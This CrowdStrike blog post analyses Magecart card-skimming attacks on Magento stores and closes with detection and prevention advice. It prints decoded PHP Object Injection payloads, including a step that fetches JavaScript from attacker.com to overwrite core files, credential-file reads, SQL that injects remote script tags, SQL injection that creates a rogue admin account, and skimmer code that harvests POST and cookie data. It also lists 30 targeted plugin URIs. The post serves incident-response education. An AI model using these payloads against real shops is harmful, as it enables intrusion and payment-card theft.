Threat Actor “Magecart”: Coming to an eCommerce Store Near You

crowdstrike.com/blog/threat-actor-magecart-coming-to-an-ecommerce-store-near-you/

Peyton Smith and Tim Parisi February 6, 2019


Threat actors that target eCommerce platforms to skim credit card information from online shoppers are commonly referred to under the umbrella threat actor name “Magecart.” This blog analyzes recently observed Magecart tactics, techniques, and procedures (TTPs) used to exploit e-commerce applications and steal credit card information from customers during online checkout.

A popular target of Magecart threat actors has been the Magento eCommerce platform, which is used by merchants to offer direct-to-consumer goods for sale. Since 2016, Magecart threat actors have targeted Magento retailers by exploiting CVE-2016-4010, a PHP Object Injection vulnerability in the Magento API. More recently, however, CrowdStrike has observed Magecart threat actors targeting undisclosed PHP Object Injection vulnerabilities in Magento eCommerce third-party plugins and extensions. Like CVE-2016-4010, these vulnerabilities allow an attacker to execute arbitrary code in the context of the vulnerable server, commonly known as a remote code execution (RCE) vulnerability.

Initial Reconnaissance

CrowdStrike observed recent attacks against Magento that began with an automated scanner attempting to identify URIs (Uniform Resource Identifiers) associated with previously aggregated vulnerable Magento plugins. The scanner requests various URIs with a basic


PHP Object Injection payload to probe for vulnerable servers. An example scan request for the resource `/madecache/varnish/esi` is below.



```
POST
/madecache/varnish/esi/?misc=YTozOntzOjc6InByb2R1Y3QiO3M6MToiMSI7czo2Oi
JvcHRpb24iO3M6MToiMSI7czoxOiJ4IjtPOjg6IlplbmRfTG9nIjoxOntzOjExOiIqX3dya
XRlcnMiO2E6MTp7aTowO086MjA6IlplbmRfTG9nX1dyaXRlcl9NYWlsIjo1OntzOjE2OiIq
X2V2ZW50c1RvTWFpbCI7YToxOntpOjA7aToxO31zOjIyOiIqX2xheW91dEV2ZW50c1RvTWF
pbCI7YTowOnt9czo4OiIqX21haWwiO086OToiWmVuZF9NYWlsIjowOnt9czoxMDoiKl9sYX
lvdXQiO086MTE6IlplbmRfTGF5b3V0IjozOntzOjEzOiIqX2luZmxlY3RvciI7TzoyMzoiW
mVuZF9GaWx0ZXJfUHJlZ1JlcGxhY2UiOjI6e3M6MTY6IipfbWF0Y2hQYXR0ZXJuIjtzOjc6
Ii8oLiopL2UiO3M6MTU6IipfcmVwbGFjZW1lbnQiO3M6Mjk6IkBldmFsKCRfUkVRVUVTVFs
iZGwiXSk7ZXhpdCgpIjt9czoyMDoiKl9pbmZsZWN0b3JFbmFibGVkIjtiOjE7czoxMDoiKl
9sYXlvdXQiO3M6NjoibGF5b3V0Ijt9czoyMjoiKl9zdWJqZWN0UHJlcGVuZFRleHQiO047f
X19fQ==&dl=exit%28%22%3Ch1%3EHi%3C%2Fh1%3E%22%29%3B
```

Figure 1: Example of an encoded POST request to scan the /index/php/madecache/varnish/esi resource


As shown in Figure 1, the attacker assigns a large base64 encoded string to the **`misc`** parameter and sends a secondary request parameter `dl`. A closer look at the misc parameter indicates the data is likely base64-encoded, and decoding the data shows a serialized PHP object indicative of a typical PHP object post request.



```
a:3:{s:7:"product";s:1:"1";s:6:"option";s:1:"1";s:1:"x";O:8:"Zend_Log":
1:{s:11:"*_writers";a:1:{i:0;O:20:"Zend_Log_Writer_Mail":5:{s:16:"*_eve
ntsToMail";a:1:{i:0;i:1;}s:22:"*_layoutEventsToMail";a:0:{}s:8:"*_mail"
;O:9:"Zend_Mail":0:{}s:10:"*_layout";O:11:"Zend_Layout":3:{s:13:"*_infl
ector";O:23:"Zend_Filter_PregReplace":2:{s:16:"*_matchPattern";s:7:"/(.
*)/e";s:15:"*_replacement";s:29:"@eval($_REQUEST["dl"]);exit()";}s:20:"
*_inflectorEnabled";b:1;s:10:"*_layout";s:6:"layout";}s:22:"*_subjectPr
ependText";N;}}}}
```

Figure 2: Decoded PHP object sent to the /madecache/varnish/esi/ resource

The decoded PHP object looks benign, with the exception of a 29-character string embedded toward the end of the object:



```
s:29:"@eval($_REQUEST["dl"]);exit()";}
```

Figure 3: Malicious PHP Object

When the PHP Object is deserialized, this snippet of PHP code included in the object will be executed in the context of the server. If the `/madecache/varnish/esi/` resource is vulnerable, the server will retrieve and evaluate the contents of the "dl" parameter, shown in figure 3 above. Percent-decoding the **dl** parameter value shows the following code snippet `exit("<h1>Hi</h1>");`. From this, we determine that the adversary is likely performing automated scanning of a large set of domains to check for the HTTP 200 response of `Hi`. This response determines if the URI queried is present on the web server and vulnerable to PHP Object Injection.

CrowdStrike identified Magecart threat actors scanning for 30 URIs, shown in the list below:

- /rewards/customer_notifications/unsubscribe/
- /appointment/index/index/
- /AvisVerifies/dialog/index/
- /pdffree/Product/pdfsave/
- /ajax/Showroom/submit/
- /prescription/Prescription/amendQuoteItemQty/
- /netgocust/Gwishlist/updategwishlist/
- /CustomGrid/index/index/
- /simplebundle/Cart/add/
- /layaway/view/add/
- /multidealpro/index/edit/
- /vendors/credit/withdraw/review/
- /customgrid/Blcg_Column_Renderer_index/index/
- /tabshome/index/ajax/
- /customgrid/Blcg/Column/Renderer/index/index/
- /customgrid/index/index/
- /aheadmetrics/auth/index/
- /rewards/customer/notifications/unsubscribe/
- /gwishlist/Gwishlist/updategwishlist/
- /vendors/credit_withdraw/review/
- /vendors/withdraw/review/
- /emaildirect/abandoned/restore/
- /rewards/notifications/unsubscribe/
- /bssreorderproduct/list/add/
- /advancedreports/chart/tunnel/
- /minifilterproducts/index/ajax/
- /ajaxproducts/index/index/
- /qquoteadv/download/downloadCustomOption/
- /freegift/cart/gurlgift/
- /madecache/varnish/esi/

If vulnerable, the attacker will return to the website at a later time to further exploit the application. CrowdStrike has observed three different attack paths — outlined below — that have the same objective: to exfiltrate payment card data from online customers.

From RCE to Payment Information: Attack Path Analyses

Example One: Overwriting a Core JavaScript Library

In this attack path, the attacker attempts to overwrite a JavaScript library file, used by the victim website, with attacker-controlled JavaScript. The HTTP request for this type of attack would look like the following:

```
POST
/madecache/varnish/esi/?misc?&dl=YTozOntzOjc6InByb2R1Y3QiO3M6MToiMSI7cz
o2OiJvcHRpb24iO3M6MToiMSI7czoxOiJ4IjtPOjg6IlplbmRfTG9nIjoxOntzOjExOiIqX
3dyaXRlcnMiO2E6MTp7aTowO086MjA6IlplbmRfTG9nX1dyaXRlcl9NYWlsIjo1OntzOjE2
OiIqX2V2ZW50c1RvTWFpbCI7YToxOntpOjA7aToxO31zOjIyOiIqX2xheW91dEV2ZW50c1R
vTWFpbCI7YTowOnt9czo4OiIqX21haWwiO086OToiWmVuZF9NYWlsIjowOnt9czoxMDoiKl
9sYXlvdXQiO086MTE6IlplbmRfTGF5b3V0IjozOntzOjEzOiIqX2luZmxlY3RvciI7TzoyM
zoiWmVuZF9GaWx0ZXJfUHJlZ1JlcGxhY2UiOjI6e3M6MTY6IipfbWF0Y2hQYXR0ZXJuIjtz
Ojc6Ii8oLiopL2UiO3M6MTU6IipfcmVwbGFjZW1lbnQiO3M6Mjk6IkBldmFsKCRfUkVRVUV
TVFsiZGwiXSk7ZXhpdCgpIjt9czoyMDoiKl9pbmZsZWN0b3JFbmFibGVkIjtiOjE7czoxMD
oiKl9sYXlvdXQiO3M6NjoibGF5b3V0Ijt9czoyMjoiKl9zdWJqZWN0UHJlcGVuZFRleHQiO
047fX19fQ==&dl=%24url%3D%27https%3A%2F%2Fattacker.com%27%3B%24dest%3D%2
7relative%2Fpath%2Fto%2Fcore%2FJavaScript%2Flibrary%2Fcore.min.js%27%3B
%24file+%3D+fopen%28%24dest%2C+%27w%27%29%3B%24ch+%3D+curl_init%28%29%3
Bcurl_setopt%28%24ch%2C+CURLOPT_URL%2C+%24url%29%3Bcurl_setopt%28%24ch%
2C+CURLOPT_RETURNTRANSFER%2C+1%29%3Bcurl_setopt%28%24ch%2C+CURLOPT_FILE
%2C+%24file%29%3Bcurl_exec%28%24ch%29%3Bcurl_close%28%24ch%29%3Bfclose%
28%24file%29%3B
```

Figure 4: Example One payload

The payload in Figure 4 is similar in structure to the scanning payload except with a larger dl parameter value. The attacker uses the same PHP Object Injection technique to execute the dl parameter in the context of the vulnerable application. Percent-decoding the dl parameter shows the code snippet in Figure 5.

```
$url='https://attacker.com';
$dest='relative/path/to/core/JavaScript/library/core.min.js';
$file = fopen($dest, 'w');
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_FILE, $file);
curl_exec($ch);
curl_close($ch);
fclose($file);
```


Figure 5: Example One overwrite payload

As shown in Figure 5, the attacker attempts to coerce the server to download a JavaScript file from attacker-controlled infrastructure `$url` and overwrite a local file on the victim server `$dest` using native PHP functions.

The attacker strategically overwrites a core JavaScript library file because these files are referenced on every Magento web resource. This means they are executed by the victim's browser every time a Magento-affiliated web page is visited. If the JavaScript code identifies a credit card form on the current webpage, the code will capture the credit card information on submission and forward the credit card data to the attacker-controlled infrastructure.

Example Two: Altering the Magento Configuration Database Table


CrowdStrike has also observed a secondary attack vector involving a sequence of payloads from the attacker. Using the same PHP Object Injection vulnerability to execute a request parameter, the attacker first attempts to retrieve the Magento configuration file `local.xml` by executing the following PHP code:



```
print_r(file_get_contents('app/etc/local.xml'))
```

Figure 6: PHP payload to extract Magento database credentials

The configuration file `local.xml`[1] contains the plaintext username and password for the Magento database, providing the attacker with the necessary credentials to directly connect to the database via a similar payload. The attacker uses the compromised credentials to update the Magento core configuration table `core_config_data` to reference attacker-controlled infrastructure. The attacker's command would look similar to Figure 7, displayed below.



```
$c=mysqli_connect(HOST, USERNAME, PASSWORD, DB_NAME);
$k=base64_decode(VVBEQVRFIGNvcmVfY29uZmlnX2RhdGEgU0VUIHZhbHVlPTxzY3JpcH
Qgc3JjPSIvL2F0dGFja2VyLmNvbS9hdHRhY2suanMiPjwvc2NyaXB0PiBXSEVSRSBjb25ma
WdfaWQ9J1gnOwo=);
$q=mysqli_query($c, $k);
while($r = mysqli_fetch_assoc($q))
      print_r($r)
```

Figure 7: PHP payload updating Magento configuration table

The base64-encoded `$k` variables decode to a raw SQL query, as shown below in Figure 8.

```
UPDATE core_config_data SET value=<script
src="//attacker.com/attack.js"></script>'
WHERE config_id='X'
```

Figure 8: Raw SQL query updating the Magento configuration table

The `config_id` variable referenced in Figure 6 typically corresponds to a generic HTML tag, such as `footer`, that is included on every page of the eCommerce website. Therefore, the attacker-controlled JavaScript executes on each page, allowing the attacker to identify credit card forms and exfiltrate payment card data.

Example Three: Exploiting Old Vulnerabilities


Creation of a Database Account

To gain access to the Magento database, attackers have also exploited versions of Magento that do not have the SUPEE-5344 patch. This exploit leverages a vulnerability where the attacker can create database administrator accounts through GET requests against the web front-end. Figure 9 contains an example GET request where the attacker references the WYSIWYG (what you see is what you get) page editor resource to leverage an SQL Injection and ultimately create a new database administrator account inside a base64 payload.

```
172.1.1.1 - - [10/Jul/2018:13:28:31 +0000] "GET
/admin/Cms_Wysiwyg/directive/?forwarded=true&isIframe=true&___directive
=e3tibG9jayB0eXBlPSJhZG1pbmh0bWwvcmVwb3J0X3NlYXJjaF9ncmlkIn19&filter=bn
VtX3Jlc3VsdHNbZnJvbV09MCZudW1fcmVzdWx0c1tmaWVsZF9leHByXT0xPTIpO0RFTEVUR
SBGUk9NIGBhZG1pbl91c2VyYCBXSEVSRSB1c2VyX21kID0gMjk7IERFTEVURSBGUk9NIGBh
ZG1pbl9yb2xlYCBXSEVSRSB1c2VyX21kID0gMjk7IElOU0VSVCBJTlRPIGBhZG1pbl91c2V
yYCAoYHVzZXJfaWRgLCBgZmlyc3RuYW1lYCwgYGxhc3RuYW1lYCwgYGVtYWlsYCwgYHVzZX
JuYW1lYCwgYHBhc3N3b3JkYCwgYGNyZWF0ZWRgLCBgbW9kaWZpZWRgLCBgbG9nZGF0ZWAsI
GBsb2dudW1gLCBgcmVsb2FkX2FjbF9mbGFnYCwgYGlzX2FjdGl2ZWAsIGBleHRyYWApIFZB
TFVFUyAoMjksJ21hZ2VudG8nLCAnYXR0YWNrJywgJ21hZ2VudG9AYXR0YWNrLmNvbScsICd
yb2d1ZWFjY291bnQnLCAndGhpc2lzbXlwYXNzd29yZDpNUScsICdudWxsJywgJ251bGwnLC
AnbnVsbCcsIDEsIDAsIDEsJ047Jyk7IElOU0VSVCBJTlRPIGBhZG1pbl9yb2xlYCAoYHBhc
mVudF9pZGAsIGB0cmVlX2xldmVsYCwgYHNvcnRfb3JkZXJgLCBgcm9sZV90eXBlYCwgYHVz
ZXJfaWRgLCBgcm9sZV9uYW1lYCkgVkFMVUVTICgxLCAyLCAwLCAnVScsIDI5LCAnZGVzaWd
uJyk7OyAtLQ== HTTP/1.1" 301 178 "-"
```

Figure 9: Example web log showing an SQL Injection exploit to create a database administrator account

Figure 10 shows the decoded payload, which created the database administrator account `rogueaccount.`




```
num_results[from]=0&num_results[field_expr]=1=2);DELETE FROM
`admin_user` WHERE user_id = 29; DELETE FROM `admin_role` WHERE user_id
= 29; INSERT INTO `admin_user` (`user_id`, `firstname`, `lastname`,
`email`, `username`, `password`, `created`, `modified`, `logdate`,
`lognum`, `reload_acl_flag`, `is_active`, `extra`) VALUES
(29,'magento', 'attack', 'magento@attack.com', 'rogueaccount',
'thisismypassword:MQ', 'null', 'null', 'null', 1, 0, 1,'N;'); INSERT
INTO `admin_role` (`parent_id`, `tree_level`, `sort_order`,
`role_type`, `user_id`, `role_name`) VALUES (1, 2, 0, 'U', 29,
'design');; --
```

Figure 10: Decoded base64 payload that creates the new database administrator account “rogueaccount”

Leveraging the Magpleasure Extension

With the malicious database administrator account created, the attackers can install additional tools to aid in their attack. One tool in particular includes the Magpleasure filesystem Magento extension, which allows administrators to modify the web server’s filesystem. Similar to PowerShell in Windows, Magpleasure is used legitimately by admins, but threat actors also leverage the extension to modify files within the web directory and further their attack. In a number of investigations CrowdStrike has conducted, Magpleasure was identified within the `php-fpm-error.log` file on a victim web server. An example from the error log is shown in Figure 11.




```
PHP Fatal error: Class 'Magpleasure_Filesystem_Helper_Data' not found
in /home/webadmin/sites/victim.com/public_html/shop/app/Mage.php on
line 546
```

Figure 11: Secondary php-fpm-error Magpleasure log

Magento Core File Code Injection


In addition to overwriting JavaScript libraries, CrowdStrike has also observed attackers modifying a core PHP file within Magento. In this example, the attacker inserts base64 encoded code within the functions.php core Magento file. The malicious code snippet extracts victim billing information from HTTP POST requests and copies the extracted information to a file on disk. The code injected into functions.php can be seen in Figure 12.



```
if(preg_match("/".base64_decode('YmlsbGluZ3xmaXJzdG5hbWV8Y2NfbnVtYmVyfG
xvZ2lufHVzZXJuYW1lfHBheW1lbnR8Y2Nf')."/i", serialize($_POST)))
file_put_contents(base64_decode('L2hvbWUvd2ViYWRtaW4vc2l0ZXMvdmljdGltLm
NvbS9uZnMvbWVkaWEvcHJvZHVjdC93aWRnZXQvbWFsaWNpb3VzLmpwZw'),
base64_encode( serialize($_POST) . "--" . serialize($_COOKIE))."\n",
FILE_APPEND);
```

Figure 12: Obfuscated threat actor code

Figure 13 shows the code from Figure 12 after it has been de-obfuscated.



```
if(preg_match("/".base64_decode('billing|firstname|cc_number|login|user
name|payment|cc_')."/i", serialize($_POST)))
file_put_contents(base64_decode('/home/webadmin/sites/victim.com/nfs/me
dia/product/widget/malicious.jpg'), base64_encode( serialize($_POST) .
"--" . serialize($_COOKIE))."\n", FILE_APPEND);
```

Figure 13: De-obfuscated threat actor code

The malicious code is loaded when functions.php is imported into other Magento scripts. The snippet attempts to match strings within the preg_match regular expression with data sent via HTTP POST requests by potential victims. If a regular expression match occurs, the skimmer then serializes the `$_POST` and `$_COOKIE` data and writes it to a JPG file in the NFS directory of the web server. The attacker intermittently retrieves the JPG file from the web server as data is collected.

Detection and Prevention Measures


This section provides an overview of techniques to detect and prevent attacks against your eCommerce application.

Audit Magento Third-Party Extensions and Plugins

CrowdStrike recommends auditing your Magento installation to determine if your deployment contains any aforementioned plugins targeted by Magecart threat actors. If identified, CrowdStrike recommends removing the plugin, or blocking requests to these resources by editing .htaccess, utilizing Apache mod_rewrite or similar, depending on the web infrastructure in use. A forensic investigation should be conducted to determine if threat actors successfully targeted these resources. Additionally, unnecessary plugins and extensions should be removed to minimize the eCommerce application’s attack surface.

Database Logging in Magento Enterprise

In some investigations, CrowdStrike was able to identify previous attacker activity by analyzing a table in the Magento database that logs all changes made to it. The `enterprise_logging_event_changes` table, available in enterprise versions of Magento only, records changes to the Magento database. This can be extremely useful to forensic investigators if any reverting occurred or modifications were made to the database since the initial attack. Figure 14 below shows an example entry in the `enterprise_logging_event_change` table, where a URL to a malicious JavaScript file was added to the `absolute_footer` field.



```
(23341,'footer',212810,NULL,'a:1:{s:13:\"__was_created\";b:1;}','a:2:{s
:9:\"copyright\";s:0:\"\";s:15:\"absolute_footer\";s:86:\"<script
type=\"text/javascript\"
src=\"//attacker.com/attack.js\"></script>\";}')
```

Figure 14: Example entry in the enterprise_logging_event_change table that shows changes made to the database

Web Log Analysis and Monitoring

eCommerce environments should actively monitor and analyze web access logs for unauthorized or suspicious activity, specifically for the presence of SQL Injection methods, and the placement and interaction with web shells. eCommerce environments should also monitor authentications to the back-end eCommerce application database to ensure only authorized accounts from expected source IP addresses are occurring.

Perform Regular Penetration Tests

eCommerce environments should perform web application penetration testing on at least a biannual basis to ensure their eCommerce web application is patched and secure. The testing should be conducted by a third party with the goals of identifying any unpatched vulnerabilities on the web application and/or the system running the web application, as well as trying to access the eCommerce web server and/or the database.

Implement Code Integrity Checks

eCommerce environments should consider implementing code integrity verification checks and processes for their eCommerce applications. These checks would detect the "Overwriting a Core JavaScript Library" example mentioned above. For instance, an eCommerce administrator can calculate a SHA256 hash of core JavaScript libraries employed by the eCommerce application and ensure the hash of these libraries only changes during expected maintenance periods.

Regular Updates and Patching

eCommerce environments should minimize the attack footprint by regularly patching the core eCommerce platform and pertinent application dependencies, such as Apache and PHP. Administrators should also audit and remove unnecessary eCommerce application plugins and extensions.

Implement a Web Application Firewall

Deploying and configuring a Web Application Firewall (WAF) will mitigate the probability of a successful attack. WAFs should be configured to block and generate alerts on potential code injection attacks, such as PHP Object Injection or SQL Injection. Generated alerts should be regularly reviewed by security personnel to ensure the attacks were successfully prevented.

Implement Advanced Endpoint Protection

Deploying an advanced endpoint protection program, such as the CrowdStrike® Falcon® platform, will mitigate the risk of a successful attack. Falcon utilizes an array of powerful methods to provide protection against rapidly changing TTPs used by various adversaries. Falcon Prevent™ next-gen antivirus is capable of detecting and preventing the execution of exploits and web shells that are often used in attacks against eCommerce applications.

Conclusion

Magecart threat actors continue to target payment web applications in an attempt to steal credit card information. Despite the absence of known high-severity vulnerabilities in the core Magento eCommerce product since 2016, attackers have successfully gained access by targeting common third-party Magento plugins. They have also used these same techniques on other eCommerce applications such as PinnacleCart. CrowdStrike analysts expect this attack trend to continue, and they advise eCommerce administrators to review the previously mentioned detection and prevention measures to minimize the likelihood of the attackers successfully exploiting and exfiltrating payment card information.

Footnotes

1. This file may vary depending on Magento version

Additional Resources

- *Learn how CrowdStrike can help your organization answer its most important security questions: Visit the CrowdStrike Services web page.*
- *Download the 2018 CrowdStrike Services Cyber Intrusion Casebook and read up on real-world incident response (IR) investigations, with details on attacks and recommendations that can help your organization be better prepared.*
- *Watch an on-demand webcast on the Cyber Intrusion Casebook: Stories From the Front Lines of Cybersecurity in 2018 and Insights That Matter for 2019.*

- *Learn more about CrowdStrike's next-gen endpoint protection by visiting the Falcon platform product page.*